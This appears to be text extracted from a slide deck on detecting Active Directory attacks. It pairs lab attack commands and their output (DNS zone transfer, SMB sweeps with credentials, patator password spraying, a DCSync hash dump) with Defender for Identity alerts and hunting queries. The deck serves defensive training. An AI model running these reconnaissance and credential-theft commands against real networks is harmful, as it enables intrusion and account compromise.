Reconnaissance – DNS Zone Transfer

```
└# nmap contoso-dc.contoso.com --script dns-zone-transfer --script-args "dns-zone-transfer.domain='contoso.com'" | grep ' A '
contoso.com.
contoso.com.
contoso.contoso.com.
CONTOSO-ADFS.contoso.com.
contoso-dc.contoso.com.
contoso-dc2.contoso.com.
CONTOSO-PC1.contoso.com.
CONTOSO-PC2.contoso.com.
CONTOSO-SRV.contoso.com.
DomainDnsZones.contoso.com.
DomainDnsZones.contoso.com.
ForestDnsZones.contoso.com.
ForestDnsZones.contoso.com.
gateway.contoso.com.
local.contoso.com.
login.contoso.com.
certauth.login.contoso.com.
A 10.213.0.9
A 10.213.0.3
A 10.213.0.3
A 10.213.0.4
A 10.213.0.3
A 10.213.0.9
A 10.213.0.6
A 10.213.0.7
A 10.213.0.5
A 10.213.0.9
A 10.213.0.3
A 10.213.0.9
A 10.213.0.3
A 10.213.0.5
A 10.213.0.1
A 10.213.0.4
A 10.213.0.4
```

Reconnaissance – DNS Zone Transfer

What happened

10.213.0.100 sent suspicious DNS queries to CONTOSO-DC.

Alert graph



Important information

- 10.213.0.100 is not a DNS server.
- May 4, 2024 5:29 PM

10.213.0.100 (10.213.0.100) requested unusually large amounts of DNS records using AXFR requests, resolving contoso.com

Reconnaissance – DNS SRV Record Enumeration

```
root@CONTOSO-PC1: ~
└─(root@CONTOSO-PC1)-[~]
# nmap --script dns-srv-enum --script-args "dns-srv-enum.domain='contoso.com'"
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 10:00 CEST
Pre-scan script results:
| dns-srv-enum:
  Active Directory Global Catalog
    service  prio  weight  host
    3268/tcp  0      100    corp-dc.corp.contoso.com
    3268/tcp  0      100    contoso-dc2.contoso.com
    3268/tcp  0      100    contoso-dc.contoso.com
  Kerberos KDC Service
    service  prio  weight  host
    88/tcp   0      100    contoso-dc2.contoso.com
    88/tcp   0      100    contoso-dc.contoso.com
    88/udp   0      100    contoso-dc2.contoso.com
    88/udp   0      100    contoso-dc.contoso.com
  Kerberos Password Change Service
    service  prio  weight  host
    464/tcp  0      100    contoso-dc2.contoso.com
    464/tcp  0      100    contoso-dc.contoso.com
    464/udp  0      100    contoso-dc2.contoso.com
    464/udp  0      100    contoso-dc.contoso.com
  LDAP
    service  prio  weight  host
    389/tcp  0      100    contoso-dc2.contoso.com
    389/tcp  0      100    contoso-dc.contoso.com
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.21 seconds
```

Custom Detection Rules

Run query Last 7 days Save Share link

Query

```
1 IdentityQueryEvents
2 | where Protocol == "Dns"
3 | where QueryType == "Srv"
4 | where QueryTarget in ("_xmpp-server._tcp.contoso.com", "_http._tcp.kali.download")
```

Getting started Results Query history

Export Show empty columns 6 items

Filters: [Add filter](#)

<input type="checkbox"/> Timestamp	ActionType	QueryType	QueryTarget	DeviceName
<input type="checkbox"/> > May 4, 2025 10:00:00 AM	DNS query	Srv	_xmpp-server._tcp.contoso.com	10.213.0.100
<input type="checkbox"/> > May 3, 2025 8:18:06 PM	DNS query	Srv	_http._tcp.kali.download	10.213.0.100
<input type="checkbox"/> > May 3, 2025 8:18:06 PM	DNS query	Srv	_http._tcp.kali.download	contoso-dc.contoso.com
<input type="checkbox"/> > May 3, 2025 8:18:06 PM	DNS query	Srv	_http._tcp.kali.download	contoso-dc.contoso.com
<input type="checkbox"/> > May 3, 2025 8:18:06 PM	DNS query	Srv	_http._tcp.kali.download	contoso-dc.contoso.com
<input type="checkbox"/> > May 3, 2025 9:59:41 PM	DNS query	Srv	_xmpp-server._tcp.contoso.com	10.213.0.100

Custom Detection Rules

What happened

Kali Linux was detected based on a DNS SRV lookup.

[Custom detection](#)

Actions taken

Related events


[Timeline](#) [Query results](#)

[Collapse all](#)

5/5/2024 11:03:20 AM  **DNS query on _http._tcp.kali.download** 

Query type	Srv
Protocol	Dns
Device name	10.213.0.100

Reconnaissance – SAM-R Enumeration



```
C:\>net user /domain
The request will be processed at a domain controller for domain contoso.com.

User accounts for \\CONTOSO-DC.contoso.com

-----
Admin           Administrator           allison
alvarado        anthony               arnold
baker           barron               battle
bfu             black                blair
blankenship     bowers               boyer
bray            byers                caldwell
carney          casey                castaneda
charles         clemons              cobb
collins         conrad               dale
david           dawson               dunlap
ellis           estes                ferguson
```

SAM-R Enumeration – 1 Month Learning Period

Run command: SAMR query EnumerateUsers domain contoso.com; john


Active Directory 10.213.0.7 — CONTOSO-PC2 May 4, 2025 10:11 AM

SHOW SIMILAR General User IP address Send us feedback.

Description: Run command: **SAMR query EnumerateUsers domain contoso.com;** Parameters: **Count 1, Category Discovery, AttackTechniques Account Discovery (T1087), Domain Account (T1087.002), DestinationIpAddress 10.213.0.3, SourcePort**

Activity type: Run > Run command	User: john	Date: May 4, 2025, 10:11 AM	IP address: 10.213.0.7
Action type (in app): SAMR query	User organizational unit: —	Device type: —	IP category: —
Source: App Connector	User groups: —	User agent tags: —	Tags: INTERNAL NETWORK IP
ID: 5588865f-5aca-4424-bb51-736d86de1599_98...	Activity objects: 28 Count: 1, Category: Discovery, AttackTec	App: Active Directory	Location: —

SAM-R Enumeration – Advanced Hunting



The screenshot shows the Microsoft Sentinel Advanced Hunting interface. The top navigation bar includes 'Run query', 'Last 7 days', 'Save', and 'Share link' buttons. The 'Query' section displays the following Kusto query:

```
1 IdentityQueryEvents  
2 | where Protocol == "Samr"
```

The results table has the following columns: Timestamp, QueryType, QueryTarget, AccountName, AccountSid, DeviceName, and DestinationDeviceName. The table shows 9 items found in 0:01.222 seconds. The results are as follows:

Timestamp	QueryType	QueryTarget	AccountName	AccountSid	DeviceName	DestinationDeviceName
May 4, 2025 8:12:58 AM	QueryGroup	Administrators		S-1-5-21-261666259...	contoso-adfs.contoso.com	contoso-dc2.contoso.com
May 4, 2025 6:18:55 AM	QueryGroup	Administrators		S-1-5-21-261666259...	contoso-adfs.contoso.com	contoso-dc2.contoso.com
May 4, 2025 10:02:59 AM	QueryGroup	Administrators		S-1-5-21-261666259...	contoso-adfs.contoso.com	contoso-dc2.contoso.com
May 4, 2025 4:48:57 AM	QueryGroup	Administrators		S-1-5-21-261666259...	contoso-adfs.contoso.com	contoso-dc2.contoso.com
May 4, 2025 10:11:37 AM	EnumerateGroups	contoso.com	john	S-1-5-21-261666259...	contoso-pc2.contoso.com	contoso-dc.contoso.com
May 4, 2025 10:11:34 AM	EnumerateUsers	contoso.com	john	S-1-5-21-261666259...	contoso-pc2.contoso.com	contoso-dc.contoso.com
May 4, 2025 12:26:54 AM	QueryGroup	Administrators		S-1-5-21-261666259...	contoso-adfs.contoso.com	contoso-dc2.contoso.com
May 4, 2025 2:00:55 AM	QueryGroup	Administrators		S-1-5-21-261666259...	contoso-adfs.contoso.com	contoso-dc2.contoso.com
May 4, 2025 3:31:56 AM	QueryGroup	Administrators		S-1-5-21-261666259...	contoso-adfs.contoso.com	contoso-dc2.contoso.com

DEMO

Advanced Hunting



CQURE

Reconnaissance – SMB Enumeration

```
root@CONTOSO-PC1: ~
# netexec smb --sessions --loggedon-users --shares -u john -p 'Pa$$w0rd' -d contoso.com '10.213.0.0/24'
SMB 10.213.0.6 445 CONTOSO-PC1 [*] Windows 11 Build 22000 x64 (name:CONTOSO-PC1) (domain:contoso.com) (signing:False) (SMBv1:False)
SMB 10.213.0.1 445 GRAFVM-W2K22 [*] Windows Server 2022 Build 20348 x64 (name:GRAFVM-W2k22) (domain:GrafVM-W2k22) (signing:False) (SMBv1:False)
SMB 10.213.0.3 445 CONTOSO-DC [*] Windows Server 2022 Build 20348 x64 (name:CONTOSO-DC) (domain:contoso.com) (signing:True) (SMBv1:False)
SMB 10.213.0.7 445 CONTOSO-PC2 [*] Windows 11 Build 22000 x64 (name:CONTOSO-PC2) (domain:contoso.com) (signing:False) (SMBv1:False)
SMB 10.213.0.5 445 CONTOSO-SRV [*] Windows Server 2022 Build 20348 x64 (name:CONTOSO-SRV) (domain:contoso.com) (signing:False) (SMBv1:False)
SMB 10.213.0.4 445 CONTOSO-ADFS [*] Windows Server 2022 Build 20348 x64 (name:CONTOSO-ADFS) (domain:contoso.com) (signing:False) (SMBv1:False)
SMB 10.213.0.9 445 CONTOSO-DC2 [*] Windows 10.0 Build 26100 x64 (name:CONTOSO-DC2) (domain:contoso.com) (signing:True) (SMBv1:False)
SMB 10.213.0.6 445 CONTOSO-PC1 [+] contoso.com\john:Pa$$w0rd (Pwn3d!)
SMB 10.213.0.1 445 GRAFVM-W2K22 [+] contoso.com\john:Pa$$w0rd
SMB 10.213.0.6 445 CONTOSO-PC1 [*] Enumerated shares
SMB 10.213.0.6 445 CONTOSO-PC1 Share Permissions Remark
SMB 10.213.0.6 445 CONTOSO-PC1 ----- -----
SMB 10.213.0.6 445 CONTOSO-PC1 ADMIN$ READ,WRITE Remote Admin
SMB 10.213.0.6 445 CONTOSO-PC1 C$ READ,WRITE Default share
SMB 10.213.0.6 445 CONTOSO-PC1 IPC$ READ Remote IPC
SMB 10.213.0.7 445 CONTOSO-PC2 [+] contoso.com\john:Pa$$w0rd (Pwn3d!)
SMB 10.213.0.6 445 CONTOSO-PC1 [*] Enumerated sessions
SMB 10.213.0.6 445 CONTOSO-PC1 [+] Enumerated logged_on users
SMB 10.213.0.6 445 CONTOSO-PC1 contoso\CONTOSO-PC1$ logon_server:
SMB 10.213.0.6 445 CONTOSO-PC1 contoso\Admin logon_server: CONTOSO-DC
SMB 10.213.0.6 445 CONTOSO-PC1 contoso\Admin logon_server: CONTOSO-DC2
SMB 10.213.0.3 445 CONTOSO-DC [+] contoso.com\john:Pa$$w0rd (Pwn3d!)
```

Reconnaissance – SMB Session Enumeration

Reconnaissance using SMB Session Enumeration
SMB session enumeration attempts were successfully performed from USER1-PC against DC1, exposing 4 accounts.

Note Share Export to Excel Details Input Open

Session Enumeration

```
graph LR; USER1[USER1-PC] --> SESSION[Session Enumeration]; SESSION --> DC1[DC1]; SESSION --> ACCOUNTS[Exposed Accounts (4)]; ACCOUNTS --> SECRETSD[SECRETS-DB$ on 192.168.0.210]; ACCOUNTS --> USER1[user1 on 192.168.0.1]; ACCOUNTS --> APP2[APP2$ on 192.168.0.5]; ACCOUNTS --> USER2[user2 on 192.168.0.5];
```

Exposed Accounts (4)

- SECRETS-DB\$**
on 192.168.0.210
- user1**
on 192.168.0.1
- APP2\$**
on 192.168.0.5
- user2**
on 192.168.0.5

Reconnaissance – LDAP Enumeration

PING CASTLE

Dashboard Infrastructure Configuration vincent.letoux@gmail.com

Last report History Timeline Cartography


Active Directory Indicators

Indicators



Domain Risk Level: 100 / 100

It is the maximum score of the 4 indicators and one score cannot be higher than 100. The lower the better

 Stale Object : 61 /100 It is about operations related to user or computer objects	 Privileged Accounts : 45 /100 It is about administrators of the Active Directory	6 rules matched	 Trusts : 100 /100 It is about links between two Active Directories	4 rules matched
 Anomalies : 100 /100 It is about specific security control points	3 rules matched			10 rules matched

Risk model

Staled Objects	Privileged accounts	Trusts	Anomalies
Inactive user or computer	ACL Check	Old trust protocol	Backup

Reconnaissance – LDAP Enumeration

What happened

Actors on [CONTOSO-PC2](#) sent suspicious LDAP queries to [CONTOSO-DC](#), searching for [5 types of enumeration](#) and [13 groups](#) in [contoso.com](#)

Alert graph

```
graph LR; PC2((CONTOSO-PC2)) -- "sent a suspicious LDAP query to" --> DC((CONTOSO-DC)); DC -- "attempting" --> Enumeration((5 types of enumeration)); Enumeration -- "and searching for" --> Groups((13 Security Groups)); Groups -- "in" --> Domain((contoso.com))
```

Important information

Activity Details

LDAP search events

49 items [Customize](#)

Timestamp ↓	Base object	Search scope	Search filter	Enumeration type	Queried groups
May 4, 2025 1:33 PM	CN=Administrators,CN=Builtin,DC=contoso,DC=com	BaseObject	(objectClass=*)	AllObjects	Administrators (Administrators have complete and unrestricted access to all objects)
May 4, 2025 1:33 PM	CN=Backup Operators,CN=Builtin,DC=contoso,DC=com	BaseObject	(objectClass=*)	AllObjects	Backup Operators (Backup Operators can override security restrictions)
May 4, 2025 1:33 PM	CN=Domain Controllers,CN=Users,DC=contoso,DC=com	BaseObject	(objectClass=*)	AllObjects	Domain Controllers (All domain controllers in the domain)
May 4, 2025 1:33 PM	CN=Schema Admins,CN=Users,DC=contoso,DC=com	BaseObject	(objectClass=*)	AllObjects	Schema Admins (Designated administrators of the schema)
May 4, 2025 1:33 PM	CN=Enterprise Admins,CN=Users,DC=contoso,DC=com	BaseObject	(objectClass=*)	AllObjects	Enterprise Admins (Designated administrators of the enterprise)
May 4, 2025 1:33 PM	CN=Domain Admins,CN=Users,DC=contoso,DC=com	BaseObject	(objectClass=*)	AllObjects	Domain Admins (Designated administrators of the domain)

Reconnaissance – Honeytoken Activity

What happened

Administrator performed 1 suspicious activity.

Alert graph



Important information

- Administrator attempted to authenticate from 10.213.0.100 using NTLM when accessing CONTOSO-DC (CIFS) on CONTOSO-DC.

Credential Access



CQURE

Password Spraying – SMB


```
└# patator smb_login host=contoso-dc port=445 user=FILE0 domain=CONTOSO password=FILE1 0=users.txt 1=passwords.txt
/usr/bin/patator:2658: DeprecationWarning: 'telnetlib' is deprecated and slated for removal in Python 3.13
    from telnetlib import Telnet
19:37:55 patator    INFO - Starting Patator 1.0 (https://github.com/lanjelot/patator) with python-3.11.8 at 2024-05-04 19:37 CEST
19:37:55 patator    INFO -
19:37:55 patator    INFO - code      size    time | candidate
19:37:55 patator    INFO - -----
19:37:55 patator    INFO - c000006d 20  0.143 | Administrator:Contoso2024
19:37:56 patator    INFO - 0      45  0.136 | whitaker:Password123
19:37:56 patator    INFO - 0      45  0.113 | Admin:Pa$$w0rd
19:37:56 patator    INFO - c000006d 20  0.169 | caldwell:Contoso2024
19:37:56 patator    INFO - c000006d 20  0.422 | caldwell:Pa$$w0rd
19:37:56 patator    INFO - c000006d 20  0.256 | Administrator:Password123
19:37:56 patator    INFO - 0      45  0.354 | Administrator:Pa$$w0rd
19:37:56 patator    INFO - c000006d 20  0.489 | Admin:Password123
19:37:56 patator    INFO - c000006d 20  0.351 | martinez:Password123
19:37:56 patator    INFO - c000006d 20  0.389 | caldwell:Password123
19:37:56 patator    INFO - c000006d 20  0.291 | dale:Contoso2024
19:37:56 patator    INFO - c000006d 20  0.358 | whitaker:Contoso2024
19:37:56 patator    INFO - c000006d 20  0.347 | dale:Pa$$w0rd
19:37:56 patator    INFO - c000006d 20  0.495 | Admin:Contoso2024
19:37:56 patator    INFO - c000006d 20  0.238 | king:Pa$$w0rd
19:37:56 patator    INFO - c000006d 20  0.148 | leon:Pa$$w0rd
19:37:56 patator    INFO - -----
19:37:56 patator    num | mesg
19:37:56 patator    1  | STATUS_LOGON_FAILURE
19:37:56 patator    11 | contoso\CONTOSO-DC (Windows 10.0 Build 20348)
19:37:56 patator    6  | contoso\CONTOSO-DC (Windows 10.0 Build 20348)
19:37:56 patator    7  | STATUS_LOGON_FAILURE
19:37:56 patator    9  | STATUS_LOGON_FAILURE
19:37:56 patator    2  | STATUS_LOGON_FAILURE
19:37:56 patator    3  | contoso\CONTOSO-DC (Windows 10.0 Build 20348)
19:37:56 patator    5  | STATUS_LOGON_FAILURE
19:37:56 patator    17 | STATUS_LOGON_FAILURE
19:37:56 patator    8  | STATUS_LOGON_FAILURE
19:37:56 patator    19 | STATUS_LOGON_FAILURE
19:37:56 patator    10 | STATUS_LOGON_FAILURE
19:37:56 patator    21 | STATUS_LOGON_FAILURE
19:37:56 patator    4  | STATUS_LOGON_FAILURE
19:37:56 patator    15 | STATUS_LOGON_FAILURE
19:37:56 patator    27 | STATUS_LOGON_FAILURE
```

Password Spraying – SMB

What happened

An actor on [CONTOSO-SRV](#) generated a suspicious number of failed login attempts on [81 accounts](#). [2 accounts](#) eventually authenticated successfully.

Alert graph



Important information

Authentication failure details by date

- On 5/4/24 [43 accounts](#) each failed to authenticate from [CONTOSO-SRV](#) 7 times, exceeding the normal failure rate for that machine.
- May 4, 2024 6:21 PM - May 4, 2024 6:30 PM
[81 accounts](#) didn't update their password within the last 24 hours.
- None of the passwords attempted were previously used passwords.
- [81 accounts](#) weren't recently observed logging into [CONTOSO-SRV](#).
- May 4, 2024 6:21 PM
[2 accounts](#) successfully logged in after multiple authentication failures.
- The suspicious authentication failures used Kerberos.

LDAP Brute-Force Attack

Alerts > Suspected brute-force attack (LDAP)

⚠ Part of incident: Suspected brute-force attack (LDAP) on multiple endpoints [View incident page](#)

 **7 Accounts**
Suspect Accounts

 **SOC-DC-Play**
Destination Host
WindowsServer2016

 **soc-ubuntu-play**
Source Host

What happened

An actor on [soc-ubuntu-play](#) tried 110,154 passwords on [7 accounts](#). Passwords of [7 accounts](#) were guessed successfully.

Important information:

- [7 accounts](#) not previously observed logging into [soc-ubuntu-play](#) during the 30 days before this suspicious activity occurred.
- Details of successful brute-force attempts:
 - 5,053 guess attempts on [Jeff Leatherman](#) against [SOC-DC-Play](#)
 - 5,063 guess attempts on [Jeff Leatherman](#) against [SOC-DC-Play](#)
 - 1,013 guess attempts on [Jeff Leatherman](#) against [SOC-DC-Play](#)
 - 18,197 guess attempts on [Jeff Leatherman](#) against [SOC-DC-Play](#)
 - 3,027 guess attempts on [Jeff Leatherman](#) against [SOC-DC-Play](#)
 - 2,017 guess attempts on [Jeff Leatherman](#) against [SOC-DC-Play](#)
 - 75,784 guess attempts on [Jeff Leatherman](#) against [SOC-DC-Play](#)
- Potential sensitive lateral movement path identified to sensitive user(s), that includes [7 accounts](#).

Credential Access - DCSync Attack

```
PS C:\> (Get-ADReplAccount -SamAccountName Admin -Server contoso-dc).SupplementalCredentials

ClearText:
NTLMStrongHash: 74b77a3232abb8a67e2b84bd05a98a17
Kerberos:
  Credentials:
    DES_CBC_MD5
      Key: 155d9baba8bfe649
  OldCredentials:
    DES_CBC_MD5
      Key: 7c1f1f73f48002dc
      Salt: CONTOSO.COMAdmin
      Flags: 0
  KerberosNew:
    Credentials:
      AES256_CTS_HMAC_SHA1_96
        Key: 74aa09422b8b6e96779b2fffcddb7292bf24d23da4290af7d76c914c3f79b1d94
        Iterations: 4096
      AES128_CTS_HMAC_SHA1_96
        Key: f44c00b9a30fffab4e2c7c36a211aa10
        Iterations: 4096
      DES_CBC_MD5
        Key: 155d9baba8bfe649
        Iterations: 4096
```

Credential Access - DCSync Attack

What happened

Admin on [CONTOSO-PC1](#) sent 2 replication requests to [CONTOSO-DC](#).

Alert graph



Important information

